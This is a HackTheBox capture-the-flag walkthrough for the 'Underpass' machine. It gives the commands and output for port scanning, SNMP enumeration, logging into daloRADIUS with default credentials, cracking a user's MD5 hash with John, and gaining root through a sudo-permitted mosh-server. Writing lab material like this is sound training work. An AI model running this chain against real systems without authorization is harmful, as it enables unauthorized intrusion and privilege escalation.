HACKTHEBOX

Underpass

29th April 2025

Prepared By: amra

Machine Author(s): dakkmaddy

Difficulty: Easy

Classification: Official

Synopsis

Underpass is an Easy Linux machine starting with a default Apache Ubuntu page. This leads the attacker to enumerate the machine's UDP ports for alternative attack vectors. The attacker can enumerate SNMP and discover that `Daloradius` is running on the remote machine, and the operators panel can be accessed using the default credentials. Inside the panel, the password hash for the user `svcMosh` is stored, and it's crackable. Then, the attacker can log in to the remote machine using SSH with the credentials they have obtained. The user `svcMosh` is configured to run `mosdh-server` as `root`, which allows the attacker to connect to the server from their local machine and interact with the remote machine as the `root` user.

Skills Required

- Enumeration
- SNMP Enumeration

Skills Learned


- Daloradius enumeration
- Mosh shell interaction

Enumeration

```
ports=$(nmap -p- --min-rate=1000 -T4 10.129.231.213 | grep ^[0-9] | cut -d '/' -f
1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.129.231.213

PORT      STATE  SERVICE        VERSION
22/tcp    open   ssh            OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   256 48:b0:d2:c7:29:26:ae:3d:fb:b7:6b:0f:f5:4d:2a:ea (ECDSA)
|_  256 cb:61:64:b8:1b:1b:b5:ba:b8:45:86:c5:16:bb:e2:a2 (ED25519)
80/tcp    open   http           Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
```

The initial Nmap output reveals two open ports. SSH and Apache are running on ports 22 and 80, respectively. Moreover, Apache is serving just the default page, which we can verify by browsing to the machine's IP.



At this point, we could try brute force to find possible subdomains, but before we do that, we can start another Nmap enumeration, this time on UDP ports.

```
nmap -sU 10.129.231.213 --top-ports=100

PORT      STATE         SERVICE
68/udp    open|filtered dhcpc
139/udp   open|filtered netbios-ssn
161/udp   open          snmp
1812/udp  open|filtered radius
1813/udp  open|filtered radacct
49181/udp open|filtered unknown
```

We notice that `SNMP` and `radius` are listening on their respective UDP ports. Let's enumerate the SNMP service since it's the only promising vector.

```
snmp-check 10.129.231.213

snmp-check v1.9 - SNMP enumerator
```

```
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 10.129.231.213:161 using SNMPv1 and community 'public'

[*] System information:

  Host IP address               : 10.129.231.213
  Hostname                      : UnDerPass.htb is the only daloradius server in
the basin!
  Description                   : Linux underpass 5.15.0-126-generic #136-Ubuntu
SMP Wed Nov 6 10:38:22 UTC 2024 x86_64
  Contact                       : steve@underpass.htb
  Location                      : Nevada, U.S.A. but not Vegas
  Uptime snmp                   : 00:59:26.09
  Uptime system                 : 00:59:14.96
  System date                   : 2025-4-29 10:35:01.0
```

The SNMP enumeration provides some very useful information. First, we now have a hostname, and we can edit our `/etc/hosts` file.

```
echo "10.129.231.213 underpass.htb" | sudo tee -a /etc/hosts
```

Then, we can search the web for more information about `daloradius`.

It seems that the machine is hosting an instance of this application. Our next step is to discover how we can access it.


Foothold

From our enumeration phase, we know that `Daloradius` is probably installed on the remote machine. Let's try accessing `http://underpass.htb/daloradius/`.


```
curl http://underpass.htb/daloradius/

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.52 (Ubuntu) Server at underpass.htb Port 80</address>
</body></html>
```


We get a `403 Forbidden` error, which is promising. This error indicates that the directory we are trying to access is indeed present, but we don't have the required permissions to access it. Looking through the documentation, we find [this]() article that mentions a login endpoint for managers. So, we can visit `http://underpass.htb/daloradius/app/operators` and see if we can access this resource.



Indeed, we can access the operators login page. Now, looking through the [documentation]() once again, we find out that there are default credentials `administrator/radius`. Using the default credentials, we are able to log in as an operator.



Looking around the application, we find something interesting under `Management->List Users`.



It seems that we have a password hash for the user `svcMosh`. We can use `John` to crack the hash and get a clear-text password. First of all, we copy-paste the hash to a file called `hash`, and then we can crack it.

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash

<SNIP>
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD4"
Use the "--format=Raw-MD4" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD5"
<SNIP>
```

It seems that `John` is unable to detect the correct hashing algorithm properly. Let's try using the most common one and specifying `Raw-MD5` as the hash type.

```
john --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5 hash

underwaterfriends
```

This time, we have a match. We can now use SSH and log in as user `svcMosh` on the machine.

```
ssh svcMosh@underpass.htb
svcMosh@underpass.htb's password:

svcMosh@underpass:~$ id
uid=1002(svcMosh) gid=1002(svcMosh) groups=1002(svcMosh)
```

We can read the `user.txt` file in the same directory.

Privilege Escalation

Enumerating the machine as the user `svcMosh`, we find out that the user can execute `mosh-server` as `root`.

```
svcMosh@underpass:~$ sudo -l
Matching Defaults entries for svcMosh on localhost:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/s
nap/bin, use_pty

User svcMosh may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/bin/mosh-server
```

Let's execute the command and check the output.

```
svcMosh@underpass:~$ sudo /usr/bin/mosh-server


MOSH CONNECT 60001 3kqPOehJINzb6aOSC9iO/A

<SNIP>

[mosh-server detached, pid = 2675]
```

It seems that a server has spawned on port `60001`. Looking over the official [documentation](), we notice that we can connect to the remote server using `mosh-client` by setting the environmental variable `MOSH_KEY` with the key we got from the `mosh-server` binary.

First, we must install the `mosh` binaries on our system.

```
sudo apt update
sudo apt install mosh
```

Then, we can connect to the remote server.

```
MOSH_KEY=3kqPOehJINzb6aOSC9iO/A mosh-client 10.129.231.213 60001

root@underpass:~# whoami
root
```

The root flag can be found under `/root/root.txt`.